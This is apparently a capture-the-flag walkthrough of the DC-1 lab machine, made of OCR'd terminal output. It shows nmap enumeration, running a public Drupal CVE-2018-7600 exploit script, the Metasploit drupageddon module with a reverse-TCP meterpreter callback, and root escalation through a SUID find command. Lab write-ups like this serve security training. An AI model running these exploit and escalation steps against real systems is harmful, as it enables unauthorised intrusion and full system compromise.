
DC-1 Walkthrough


- After Installing vulnerable box locally in you VM agent. make sure Your attacking machine and the vulnerable machine is on same network adapter For Eg; NAT.
- Now to get the IP address of the Vulnerable Machine We can use either ***netdiscover*** or ***arpscan .***


student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1 97x24

```
student@ubuntu:~/Desktop/boot-2-root/DC-1$ gedit* advance.scan

Command 'gedit*' not found, did you mean:

  command 'gedit' from snap gedit (46.1)
  command 'gedit' from deb gedit (3.36.2-0ubuntu1)

See 'snap info <snapname>' for additional versions.

student@ubuntu:~/Desktop/boot-2-root/DC-1$ gedit advance.scan
student@ubuntu:~/Desktop/boot-2-root/DC-1$ ls
advance.scan  initial.nmap  ping.txt
student@ubuntu:~/Desktop/boot-2-root/DC-1$ cat ping.txt
PING 192.168.254.129 (192.168.254.129) 56(84) bytes of data.
64 bytes from 192.168.254.129: icmp_seq=1 ttl=64 time=0.521 ms
64 bytes from 192.168.254.129: icmp_seq=2 ttl=64 time=0.742 ms
64 bytes from 192.168.254.129: icmp_seq=3 ttl=64 time=0.694 ms
64 bytes from 192.168.254.129: icmp_seq=4 ttl=64 time=0.923 ms
64 bytes from 192.168.254.129: icmp_seq=5 ttl=64 time=0.822 ms

--- 192.168.254.129 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4028ms
rtt min/avg/max/mdev = 0.521/0.740/0.923/0.134 ms
student@ubuntu:~/Desktop/boot-2-root/DC-1$ cat ping.txt
```

- Now after getting the IP of vulnerable Machine run a nmap scan.

```
nmap -p- -Pn -A -T4 <target_IP> -oN initian.nmap
```




student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1 97x24

```
student@ubuntu:~/Desktop/boot-2-root/DC-1$ cat initial.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2024-07-01 18:14 +03
Initiating Parallel DNS resolution of 1 host. at 18:14
Completed Parallel DNS resolution of 1 host. at 18:14, 0.28s elapsed
Initiating Connect Scan at 18:14
Scanning 192.168.254.129 [65535 ports]
Discovered open port 111/tcp on 192.168.254.129
Discovered open port 80/tcp on 192.168.254.129
Discovered open port 22/tcp on 192.168.254.129
Discovered open port 58590/tcp on 192.168.254.129
Completed Connect Scan at 18:15, 22.98s elapsed (65535 total ports)
Nmap scan report for 192.168.254.129
Host is up (0.0030s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
58590/tcp open  unknown

Read data files from: /snap/nmap/3470/usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.47 seconds
student@ubuntu:~/Desktop/boot-2-root/DC-1$
```

- What this will do is perform a aggressive scan on the vulnerable machine which includes OS enumeration, running default scripts, service and version enumeration.


```
nmap -p- -Pn -T5 <$target_IP> -oN initial.scan

nmap -p<open_ports> -T5 <Target_IP> -A -oN aggresive.scan
```

- This is my way
- Also do not scan aggressively in Production servers or Live servers (Like while doing Bug Bounties)



student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1 151x35

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          41511/tcp6  status
|   100024  1          41879/udp   status
|   100024  1          56548/udp6  status
|_  100024  1          58590/tcp   status
58590/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 18:17
Completed NSE at 18:17, 0.00s elapsed
```

- Looks like Port 80 has Drupal running on it Version 7.0 with fresh installation.
  - Which has Login Functionality
  - Forgot Password
  - And create new account Functionality
- Now we can just go to google and search for drupal 7.0 exploit
- we can go for both Metasploit or Manual Exploitation
- The exploit is known as drupal_drupageddon
- For simpler exploitation i have choose to use metasploit.




```
[*] Triggering exploit to execute: find python

student@ubuntu:~/Desktop/boot-2-root/DC-1/exploits$ python exploit-rce.py http://192.168.254.129 -c "ip a"
/home/student/.local/lib/python2.7/site-packages/bs4/element.py:16: UserWarning: The soupsieve package is not installed. CSS selectors cannot be used.
  'The soupsieve package is not installed. CSS selectors cannot be used.'
()
=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-cB5U3pptUyPOhlvbAOXQPofB3jp9altE7rTubgS8zt0
[*] Triggering exploit to execute: ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:2a:db:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.129/24 brd 192.168.254.255 scope global eth0
    inet6 fe80::20c:29ff:fe2a:db9b/64 scope link
       valid_lft forever preferred_lft forever
```




student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits 151x38

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.254.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.254.128:4444
id
```



```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ ls
ls
COPYRIGHT.txt        LICENSE.txt      cron.php     misc         sites
INSTALL.mysql.txt    MAINTAINERS.txt  flag1.txt    modules      themes
INSTALL.pgsql.txt    README.txt       includes     profiles     update.php
INSTALL.sqlite.txt   UPGRADE.txt      index.php    robots.txt   web.config
INSTALL.txt          authorize.php    install.php  scripts      xmlrpc.php
www-data@DC-1:/var/www$
```



student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits
student@ubuntu: ~/Desktop/boot-2-root/DC-1/exploits 104x25

```
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$ /bin/su
/bin/su
Password: admin

lssu: Authentication failure
www-data@DC-1:/var/www$
ls
COPYRIGHT.txt       LICENSE.txt      cron.php     misc        sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt    modules     themes
INSTALL.pgsql.txt   README.txt       includes     profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php    robots.txt  web.config
INSTALL.txt         authorize.php    install.php  scripts     xmlrpc.php
www-data@DC-1:/var/www$ touch test
touch test
www-data@DC-1:/var/www$ find test -exec "whoami" \;
find test -exec "whoami" \;
root
www-data@DC-1:/var/www$ find test -exec "/bin/sh" \;
find test -exec "/bin/sh" \;
# whoami
whoami
root
```